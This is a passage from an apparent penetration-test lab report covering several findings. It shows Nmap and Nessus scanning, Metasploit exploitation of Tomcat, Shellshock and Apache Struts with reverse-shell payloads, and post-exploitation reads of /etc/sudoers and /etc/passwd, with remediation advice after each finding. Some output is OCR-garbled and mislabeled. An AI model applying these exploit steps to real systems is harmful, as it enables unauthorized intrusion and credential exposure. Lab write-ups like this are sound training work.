
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA

Inspected the contents of the crt.sh ID “6095738637”, leading to the discovery of flag 3

	<p>The screenshot shows a certificate search results page from crt.sh. At the top, it displays the crt.sh ID (6095738637), Summary (Leaf certificate), and Certificate Transparency (Log entries for this certificate). Below this, there's a table for Revocation showing entries for OCSP, CRL, and CRLSet/Blocklist. The Certificate Fingerprints section shows ASN.1, Certificate, Graph, Hierarchy, and PFX options. The Certificate Data section provides detailed information including Version (3 (0x2)), Serial Number (63:9e:c9:62:d7:a9:ff:2a:55:1d:32:9e:71:00:c0:c5), Signature Algorithm (sha384WithRSAEncryption), Issuer (OAI 159800), Subject (commonName = flag3-s7emuehd.totalrekall.xyz), and Public Key Info (Public Key Algorithm: rsaEncryption, Modulus: 00:9c:7b:16:a7:e4:37:7b:e7:4e:e0:ce:e9:26:ba:49; 43:4e:53:bb:00:56:15:e2:46:01:9f:bb:6d:e7:74; 91:11:2e:a6:37:f2:8f:67:2e:4e:15:15:54:3d:d8).</p>
Affected Hosts	15.197.148.33 – totalrekall.xyz
Remediation	<ul style="list-style-type: none"> a) Domain Privacy Protection: Implement domain privacy protection services to hide sensitive information from public Whois databases, such as registrant names and contact details. This is essential to prevent the exposure of critical domain ownership information. b) Remove Unnecessary Flags: Identify and remove any exposed flags or sensitive information from public records, configurations, or websites to minimize the risk of unauthorized access. This is crucial for reducing potential attack vectors. c) Review DNS Records: Regularly review and audit DNS records to ensure that only essential information is exposed. Remove any unnecessary records that may disclose sensitive details. This helps in controlling the information available to potential attackers. d) Credential Hardening: Ensure that plaintext hints or credentials are not exposed in public records or configuration files. Replace them with secure access mechanisms and enforce strong authentication. This is vital for preventing unauthorized access. e) Monitor Certificate Transparency: Continuously monitor Certificate Transparency logs to detect any unauthorized or unexpected certificates issued for your domain. Take prompt action to investigate and mitigate potential security incidents. This helps in identifying suspicious certificate activity. f) Security Awareness Training: Provide security awareness training to employees and staff members to educate them on the risks associated with open-source data exposure and the importance of safeguarding sensitive information. This is essential for creating a security-conscious workforce. g) Access Control: Implement access controls and authentication mechanisms to restrict access to sensitive systems and data. Use secure methods, such as SSH key authentication, to enhance server access security. Proper access control is crucial for limiting exposure. h) Regular Scanning and Monitoring: Conduct regular scans and security assessments of your web applications and infrastructure to identify vulnerabilities and exposed information. Employ intrusion

	detection systems (IDS) to detect suspicious activities. Ongoing monitoring is vital for proactive threat detection.
--	--

Vulnerability 12	Findings
Title	Network Scanning Susceptibility (Zenmap, Nmap, & Nessus)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<p>A Zenmap scan of the network (192.168.13.0/24) was conducted, revealing the presence of five hosts within the network. Flag 4 was derived from the discovery that there are five hosts, excluding the scanning host.</p> <p>By running an aggressive Nmap scan (-A) on the same network, it was determined that one of the hosts, specifically 192.168.13.13, was running the Drupal content management system. Flag 5 was obtained by identifying the host running Drupal.</p> <p>A Nessus scan was performed, targeting "192.168.13.12," which identified a critical vulnerability in Apache Struts. This vulnerability was associated with ID "97610", which was also the answer to flag 6.</p> <p>Unauthorized scanning can lead to the identification of network assets and services, which could be leveraged by malicious actors to launch targeted attacks. The presence of Drupal and Apache Struts on the hosts adds to the risk, as both vulnerabilities could be exploited.</p>
Images	<p>Results of Zenmap (Intense Scan) on Network “192.168.13.0/24”, revealing five (5) hosts within the network. “5” was also the answer to completing flag 4</p>  <p>Successful aggressive Nmap scan revealing the IP “192.168.13.13” is running “Drupal”. This IP address was the answer to completing flag 6</p>

	<pre> root@kali: ~ File Actions Edit View Help PORT STATE SERVICE VERSION 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 _http-server-header: Apache-Coyote/1.1 _http-title: Site doesn't have a title (text/html; charset=UTF-8). _ http-methods: _ Potentially risky methods: PUT DELETE TRACE PATCH _ http-favicon: Spring Java Framework _ http-open-proxy: Proxy might be redirecting requests MAC Address: 02:42:00:A8:0D:0C (Unknown) Device type: general purpose Running: Linux 4.X15.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.01 ms 192.168.13.12 Nmap scan report for 192.168.13.13 Host is up (0.00012s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) _http-title: Home Drupal CVE-2019-6340 _http-generator: Drupal 8 (https://www.drupal.org) _http-robots.txt: 22 disallowed entries (is shown) /core/ /profiles/ /README.txt /web.config /admin/ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ /user/password/ /user/login/ /user/logout/ /index.php/admin/ /index.php/comment/reply/ MAC Address: 02:42:00:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X15.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.01 ms 192.168.13.13 </pre>		
Affected Hosts	<p>Results of Nessus scan targeting the IP address “192.168.13.12”, revealing a critical vulnerability on Apache Struts</p>  <p>Accessed the Apache Struts vulnerability, revealing its corresponding ID “97610” which was the answer to flag 6</p>  <table border="1"> <tr> <td>Affected Hosts</td> <td>192.168.13.10 - Linux 192.168.13.11 - Linux 192.168.13.12 - Linux</td> </tr> </table>	Affected Hosts	192.168.13.10 - Linux 192.168.13.11 - Linux 192.168.13.12 - Linux
Affected Hosts	192.168.13.10 - Linux 192.168.13.11 - Linux 192.168.13.12 - Linux		

	192.168.13.13 - Linux 192.168.13.14 - Linux
Remediation	<ul style="list-style-type: none"> a) Implement Network Segmentation: Segregate the network into distinct segments based on trust levels and functions. This helps limit the exposure of hosts to unauthorized scanning and isolates critical assets from the general network. b) Intrusion Detection System (IDS): Deploy an IDS to monitor and detect suspicious scanning or reconnaissance activities. Configure the IDS to trigger alerts or block traffic patterns indicative of scanning attempts. c) Access Control Lists (ACLs): Implement ACLs on network devices to restrict access and communication between hosts. Only allow necessary traffic to and from specific hosts and services. d) Regular Vulnerability Scanning: Conduct regular vulnerability scans and assessments of the network to proactively identify and remediate security weaknesses before malicious actors can exploit them. e) Update and Patch Drupal & Apache Struts: Ensure that both Drupal and Apache Struts are installed, up to date with security patches and updates. Regularly monitor Drupal and Apache Struts security advisories and apply patches promptly. f) Security Awareness Training: Provide security awareness training to network users to educate them about the risks of unauthorized scanning and the importance of reporting suspicious activities. g) Log Analysis: Continuously monitor and analyze network logs for signs of scanning attempts. Promptly investigate and respond to any suspicious activity. h) Network Monitoring: Implement network monitoring tools to track network traffic and detect unusual or unauthorized scanning patterns. Configure alerts for anomalous behavior.

Vulnerability 13		Findings
Title	Apache Tomcat Remote Code Execution (CVE-2017-12617)	
Type (Web app / Linux OS / Windows OS)	Linux OS	
Risk Rating	Critical	
Description	<p>Initiated MSFconsole, a specialized framework built for the rigorous practice of security penetration testing. “search RCE JSP” was then input, with the objective of identifying vulnerabilities linked to Tomcat and JSP components. Leading to the utilization of the exploit “multi/http/tomcat_jsp_upload_bypass”.</p> <p>Upon successful exploitation of the Meterpreter shell, “SHELL” was input to gain access to the command line. Proceeded to use the “find” command, “find / -type f -iname “*flag*.txt”, to search for the hidden flag file. The search yielded the location of flag 7 within the root directory. Navigated to the root directory, then displayed the contents of “flag7.txt” using the “cat” command.</p>	


	<p>This poses a grave risk as it grants unauthorized access to the target system through the exploitation of a known Apache Tomcat vulnerability (CVE-2017-12617). An attacker could potentially execute malicious code remotely, compromising the integrity, confidentiality, and availability of the affected system. This could result in unauthorized data access, data manipulation, and even full system compromise, leading to severe consequences for the organization.</p>																																																																													
	<p><i>msfconsole results for “search RCE JSP”</i></p> <pre>msf6 > search RCE JSP Matching Modules -----</pre> <table border="1"> <thead> <tr> <th>#</th> <th>Name</th> <th>Disclosure Date</th> <th>Rank</th> <th>Check</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>auxiliary/scanner/http/apache_activemq_source_disclosure</td> <td>normal</td> <td>No</td> <td>Apache ActiveMQ JSP Files Source Disclosure</td> </tr> <tr> <td>1</td> <td>exploit/multi/http/axis2_deployer</td> <td>2010-12-30</td> <td>excellent</td> <td>No</td> <td>Axis2 / SAP BusinessObjects Authenticated Code Execution (via SOAP)</td> </tr> <tr> <td>2</td> <td>exploit/windows/http/cayin_xpost_sql_rce</td> <td>2020-06-04</td> <td>excellent</td> <td>Yes</td> <td>Cayin xPost wayfinder_seqid SQLi to RCE</td> </tr> <tr> <td>3</td> <td>exploit/linux/http/cpi_tararchive_upload</td> <td>2019-05-15</td> <td>excellent</td> <td>Yes</td> <td>TarArchive Directory Traversal Vulnerability</td> </tr> <tr> <td>4</td> <td>exploit/windows/http/hp_autopass_license_traversal</td> <td>2014-01-10</td> <td>great</td> <td>Yes</td> <td>HP AutoPass License Server File Upload</td> </tr> <tr> <td>5</td> <td>exploit/windows/misc/manageengine_eventlog_analyzer_rce</td> <td>2015-07-11</td> <td>manual</td> <td>Yes</td> <td>ManageEngine EventLog Analyzer Remote Code Execution</td> </tr> <tr> <td>6</td> <td>exploit/multi/http/oracle_reports_rce</td> <td>2014-01-15</td> <td>great</td> <td>Yes</td> <td>Oracle Forms and Reports Remote Code Execution</td> </tr> <tr> <td>7</td> <td>exploit/multi/http/sysaid_auth_file_upload</td> <td>2015-06-03</td> <td>excellent</td> <td>Yes</td> <td>SysAid Help Desk Administrator Portal Arbitrary File Upload</td> </tr> <tr> <td>8</td> <td>exploit/multi/http/tomcat_jsp_upload_bypass</td> <td>2017-10-03</td> <td>excellent</td> <td>Yes</td> <td>Tomcat RCE via JSP Upload Bypass</td> </tr> <tr> <td>9</td> <td>exploit/multi/http/vmware_vcenter_uploadova_rce</td> <td>2021-02-23</td> <td>manual</td> <td>Yes</td> <td>VMware vCenter Server Unauthenticated OVA File Upload RCE</td> </tr> <tr> <td>10</td> <td>exploit/linux/http/vmware_vrops_mgr_ssrf_rce</td> <td>2021-03-30</td> <td>excellent</td> <td>Yes</td> <td>VMware vRealize Operations (vROps) Manager SSRF RCE</td> </tr> <tr> <td>11</td> <td>exploit/linux/http/zimbra_xxe_rce</td> <td>2019-03-13</td> <td>excellent</td> <td>Yes</td> <td>Zimbra Collaboration Autodiscover Servlet XXE and ProxyServlet SSRF</td> </tr> </tbody> </table>	#	Name	Disclosure Date	Rank	Check	Description	0	auxiliary/scanner/http/apache_activemq_source_disclosure	normal	No	Apache ActiveMQ JSP Files Source Disclosure	1	exploit/multi/http/axis2_deployer	2010-12-30	excellent	No	Axis2 / SAP BusinessObjects Authenticated Code Execution (via SOAP)	2	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_seqid SQLi to RCE	3	exploit/linux/http/cpi_tararchive_upload	2019-05-15	excellent	Yes	TarArchive Directory Traversal Vulnerability	4	exploit/windows/http/hp_autopass_license_traversal	2014-01-10	great	Yes	HP AutoPass License Server File Upload	5	exploit/windows/misc/manageengine_eventlog_analyzer_rce	2015-07-11	manual	Yes	ManageEngine EventLog Analyzer Remote Code Execution	6	exploit/multi/http/oracle_reports_rce	2014-01-15	great	Yes	Oracle Forms and Reports Remote Code Execution	7	exploit/multi/http/sysaid_auth_file_upload	2015-06-03	excellent	Yes	SysAid Help Desk Administrator Portal Arbitrary File Upload	8	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass	9	exploit/multi/http/vmware_vcenter_uploadova_rce	2021-02-23	manual	Yes	VMware vCenter Server Unauthenticated OVA File Upload RCE	10	exploit/linux/http/vmware_vrops_mgr_ssrf_rce	2021-03-30	excellent	Yes	VMware vRealize Operations (vROps) Manager SSRF RCE	11	exploit/linux/http/zimbra_xxe_rce	2019-03-13	excellent	Yes	Zimbra Collaboration Autodiscover Servlet XXE and ProxyServlet SSRF
#	Name	Disclosure Date	Rank	Check	Description																																																																									
0	auxiliary/scanner/http/apache_activemq_source_disclosure	normal	No	Apache ActiveMQ JSP Files Source Disclosure																																																																										
1	exploit/multi/http/axis2_deployer	2010-12-30	excellent	No	Axis2 / SAP BusinessObjects Authenticated Code Execution (via SOAP)																																																																									
2	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_seqid SQLi to RCE																																																																									
3	exploit/linux/http/cpi_tararchive_upload	2019-05-15	excellent	Yes	TarArchive Directory Traversal Vulnerability																																																																									
4	exploit/windows/http/hp_autopass_license_traversal	2014-01-10	great	Yes	HP AutoPass License Server File Upload																																																																									
5	exploit/windows/misc/manageengine_eventlog_analyzer_rce	2015-07-11	manual	Yes	ManageEngine EventLog Analyzer Remote Code Execution																																																																									
6	exploit/multi/http/oracle_reports_rce	2014-01-15	great	Yes	Oracle Forms and Reports Remote Code Execution																																																																									
7	exploit/multi/http/sysaid_auth_file_upload	2015-06-03	excellent	Yes	SysAid Help Desk Administrator Portal Arbitrary File Upload																																																																									
8	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass																																																																									
9	exploit/multi/http/vmware_vcenter_uploadova_rce	2021-02-23	manual	Yes	VMware vCenter Server Unauthenticated OVA File Upload RCE																																																																									
10	exploit/linux/http/vmware_vrops_mgr_ssrf_rce	2021-03-30	excellent	Yes	VMware vRealize Operations (vROps) Manager SSRF RCE																																																																									
11	exploit/linux/http/zimbra_xxe_rce	2019-03-13	excellent	Yes	Zimbra Collaboration Autodiscover Servlet XXE and ProxyServlet SSRF																																																																									
Images	<p><i>Exploit “multi/http/tomcat_jsp_upload_bypass” successfully running</i></p> <pre>Module options (exploit/multi/http/tomcat_jsp_upload_bypass): -----</pre> <table border="1"> <thead> <tr> <th>Name</th> <th>Current Setting</th> <th>Required</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>Proxies</td> <td>no</td> <td></td> <td>A proxy chain of format type:host:port[,type:host:port][...]</td> </tr> <tr> <td>RHOSTS</td> <td>192.168.13.10</td> <td>yes</td> <td>The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</td> </tr> <tr> <td>REPORT</td> <td>8080</td> <td>yes</td> <td>The target port (TCP)</td> </tr> <tr> <td>SSL</td> <td>false</td> <td>no</td> <td>Negotiate SSL/TLS for outgoing connections</td> </tr> <tr> <td>TARGETURI</td> <td>/</td> <td>yes</td> <td>The URI path of the Tomcat installation</td> </tr> <tr> <td>VHOST</td> <td></td> <td>no</td> <td>HTTP server virtual host</td> </tr> </tbody> </table> <pre>Payload options (generic/shell_reverse_tcp): -----</pre> <table border="1"> <thead> <tr> <th>Name</th> <th>Current Setting</th> <th>Required</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>LHOST</td> <td>192.168.13.1</td> <td>yes</td> <td>The listen address (an interface may be specified)</td> </tr> <tr> <td>LPORT</td> <td>4444</td> <td>yes</td> <td>The listen port</td> </tr> </tbody> </table> <pre>Exploit target: -----</pre> <table border="1"> <thead> <tr> <th>Id</th> <th>Name</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>Automatic</td> </tr> </tbody> </table> <pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run -j [*] Exploit running as background job 0.</pre>	Name	Current Setting	Required	Description	Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]	RHOSTS	192.168.13.10	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit	REPORT	8080	yes	The target port (TCP)	SSL	false	no	Negotiate SSL/TLS for outgoing connections	TARGETURI	/	yes	The URI path of the Tomcat installation	VHOST		no	HTTP server virtual host	Name	Current Setting	Required	Description	LHOST	192.168.13.1	yes	The listen address (an interface may be specified)	LPORT	4444	yes	The listen port	Id	Name	0	Automatic																																	
Name	Current Setting	Required	Description																																																																											
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]																																																																											
RHOSTS	192.168.13.10	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit																																																																											
REPORT	8080	yes	The target port (TCP)																																																																											
SSL	false	no	Negotiate SSL/TLS for outgoing connections																																																																											
TARGETURI	/	yes	The URI path of the Tomcat installation																																																																											
VHOST		no	HTTP server virtual host																																																																											
Name	Current Setting	Required	Description																																																																											
LHOST	192.168.13.1	yes	The listen address (an interface may be specified)																																																																											
LPORT	4444	yes	The listen port																																																																											
Id	Name																																																																													
0	Automatic																																																																													

Post successful exploitation revealed flag 7 within the root directory

```
pwd
/usr/local/tomcat
whoami
root
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
temp
webapps
work
find / -type f -iname "*flag*.txt"
/root/.flag7.txt
cd /root/
pwd
/root
cat .flag7.txt
8ks6sbhss
```

Affected Hosts	192.168.13.10 - Linux
Remediation	<ul style="list-style-type: none"> a) Immediate Patching: Apply the necessary security patches and updates to address the CVE-2017-12617 vulnerability in Apache Tomcat. Regularly monitor for security advisories and implement patches promptly. b) Intrusion Detection System (IDS): Implement an IDS to detect and alert on suspicious activities or unauthorized attempts to exploit vulnerabilities. Configure the IDS to provide real-time alerts for potential threats. c) Network Segmentation: Isolate critical assets and systems from potentially vulnerable components to limit the potential impact of an exploit. Implement network segmentation to prevent lateral movement within the network. d) Security Awareness Training: Provide comprehensive security awareness training to personnel to educate them about the risks associated with remote code execution vulnerabilities and the importance of reporting suspicious activities. e) Regular Vulnerability Scanning: Conduct regular vulnerability scans and assessments to identify and remediate security weaknesses proactively. f) Access Control: Employ robust access control mechanisms to restrict access to critical systems and resources. Ensure that only authorized users can interact with sensitive components. g) Log Monitoring: Continuously monitor and analyze system logs for signs of unauthorized access or suspicious activities. Rapidly investigate and respond to any anomalies. h) Incident Response Plan: Develop and maintain an incident response plan to address security incidents promptly and effectively, minimizing potential damage in case of a breach.

Vulnerability 14		Findings
Title	Shellshock (Port 80)	
Type (Web app / Linux OS / Windows OS)	Linux OS	
Risk Rating	Critical	
Description	<p>Employed the metasploit "multi/http/apache_mod_cgi_bash_env_exec" exploit module to initiate the necessary actions. Set the "TARGETURI" to "/cgi-bin/shockme.cgi" to establish the required context for exploitation. Subsequently, executed the "shell" command to access the target system's shell. Examined the root privileges configuration of the "/etc/sudoers" file. This resulted in the exposure of flag 8, within the "/etc/sudoers.d" directory. From here we executed the command "cat passwd", revealing flag 9 and its location in the "/home" directory.</p> <p>The Shellshock vulnerability, as exploited in this scenario, has the potential to</p>	

	<p>result in unauthorized access, data exposure, and system compromise, making it a critical risk that demands immediate attention and remediation.</p>
	<p><i>Successfully set “TARGETURI” and ran exploit using Metasploit</i></p> <pre>root@kali: ~# msf6 exploit(multi/http.struts2_content_type_ognl) > set TARGETURI /cgi-bin/shockme.cgi TARGETURI => /cgi-bin/shockme.cgi msf6 exploit(multi/http.struts2_content_type_ognl) > RUN [-] Unknown command: RUN msf6 exploit(multi/http.struts2_content_type_ognl) > run [*] Started reverse TCP handler on 172.23.35.43:4444 [*] Sending stage (3012548 bytes) to 192.168.13.12 [-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created. msf6 exploit(multi/http.struts2_content_type_ognl) > nmap -o 172.22.35.43 [*] exec: nmap -o 172.22.35.43 nmap: unrecognized option '-o' See the output of nmap -h for a summary of options. msf6 exploit(multi/http.struts2_content_type_ognl) > nmap -o 172.22.35.43 [*] exec: nmap -o 172.22.35.43 Starting Nmap 7.92 (https://nmap.org) at 2023-08-31 22:52 EDT Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn Nmap done: 1 IP address (0 hosts up) scanned in 1.69 seconds msf6 exploit(multi/http.struts2_content_type_ognl) > set payload linux/x86/meterpreter/reverse_tcp payload => linux/x86/meterpreter/reverse_tcp msf6 exploit(multi/http.struts2_content_type_ognl) > run [*] Started reverse TCP handler on 172.23.35.43:4444 [-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created. msf6 exploit(multi/http.struts2_content_type_ognl) > sessions Active sessions ===== [1] 192.168.13.12:4444 -> 172.23.35.43:59484 (192.168.13.12) msf6 exploit(multi/http.struts2_content_type_ognl) > [</pre>
Images	<p><i>Successful exploitation led to flag 8 within the “/etc/sudoers.d” directory</i></p>  <pre>meterpreter > cat sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin" # Host alias specification # # User alias specification # # Cmnd alias specification # # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL:ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag8:0dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less meterpreter > [</pre> <p><i>Within the same meterpreter session, ran “cat passwd” revealing flag 9</i></p>

	<pre> meterpreter > cat passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: meterpreter > </pre>
Affected Hosts	192.168.13.11 - Linux
Remediation	<ul style="list-style-type: none"> a) Patch and Update Bash: Addressing the root cause of the vulnerability by promptly updating the Bash shell to the latest patched version is critical. b) Security Patch Management: Establish a robust process for continuous monitoring and applying security updates and patches to all software components on the Linux system. c) Access Control and Authentication: Implement strong access controls and authentication mechanisms to restrict unauthorized access to sensitive system files, especially the "/etc/sudoers" file. d) Web Server Hardening: Review and strengthen the configuration of the web server (Port 80) to minimize exposure to potential vulnerabilities. e) Intrusion Detection and Prevention: Deploy intrusion detection and prevention systems (IDPS) to monitor network traffic for signs of Shellshock attacks or other suspicious activities. Configure alerts for immediate response. f) Regular Vulnerability Scanning: Conduct regular vulnerability scans and assessments to identify and remediate security weaknesses before they can be exploited. g) Incident Response Plan: Develop and maintain an incident response plan that outlines the steps to be taken in the event of a security breach. h) Logging and Monitoring: Enhance logging and monitoring capabilities on the Linux host. Maintain logs of all system activities and establish mechanisms to detect and respond to anomalies.

Vulnerability 15	Findings
Title	Apache Struts (CVE-2017-5638) Remote Code Execution (RCE)

Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	<p>Conducted network vulnerability assessments through Nmap and Nessus scans, which unveiled a critical security vulnerability residing within the Apache server, specifically identified as Apache Struts 2.3.5-2.3.31/2.5x<2.5.10.1 Jakarta Multipart parser Remote Code Execution (RCE). It is imperative to acknowledge that RCE exploits of this nature have the potential to grant malicious actors the capability to execute unauthorized programs, access confidential source code, and exfiltrate sensitive data.</p> <p>Leveraged a Remote Code Execution (RCE) script integrated into Metasploit. Specifically, the "multi/http/struts2_content_type_ognl" script, which allowed us to successfully exploit the identified vulnerability. Consequently, gaining unauthorized access to the Linux-based system located at IP address 192.168.13.12.</p> <p>Once inside the compromised system, critical system files were examined, including "/etc/passwd" and "/etc/shadow". These files house sensitive user account information, including user credentials and permissions data. In this instance flag 10 was successfully found.</p>
Images	<p><i>Nessus scan results targeting "192.168.13.12"</i></p>  <p><i>CVE reference information</i></p> <div style="background-color: #2e3436; color: white; padding: 10px;"> <p>Reference Information</p> <hr/> <p>EDB-ID: 41570, 41614 CERT: 834067 BID: 96729 CISA-KNOWN-EXPLOITED: 2022/05/03 CVE: CVE-2017-5638</p> </div> <p><i>Exploit successfully ran, revealing the location of flag 10</i></p>

```

root@kali:~# msf6 exploit(multi/http.struts2_content_type_ognl) > session 1
[*] Unknown command: session
[*] Unknown command: session
[*] Unknown command: session
[*] exec: nmap -o 172.22.35.43
[*] Starting interaction with 1 ...

meterpreter > ls
Listing: /cve-2017-538
=====
Mode          Size      Type  Last modified      Name
100600/rw----- 172032   fil   2023-08-31 22:54:25 -0400 core
100644/rw-r--r-- 22365155 fil   2022-02-08 09:17:59 -0500 cve-2017-538-example.jar
100755/rwxr-xr-x  78      fil   2022-02-08 09:17:32 -0500 entry-point.sh
040755/rwxr-xr-x  4096    dir   2023-08-31 19:40:22 -0400 exploit

meterpreter > shell
Process 96 created.
Channel 1 created.
ls
core
cve-2017-538-example.jar
entry-point.sh
exploit
cd ~
ls
flagisinThisfile.7z
[!] Copied "7z" file over to Kali machine to view its contents
[!] (root💀 kali)-[~]
[!] # cat flagfile
flag 10 is wjasdufsdkg

Contents of "/etc/passwd"
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
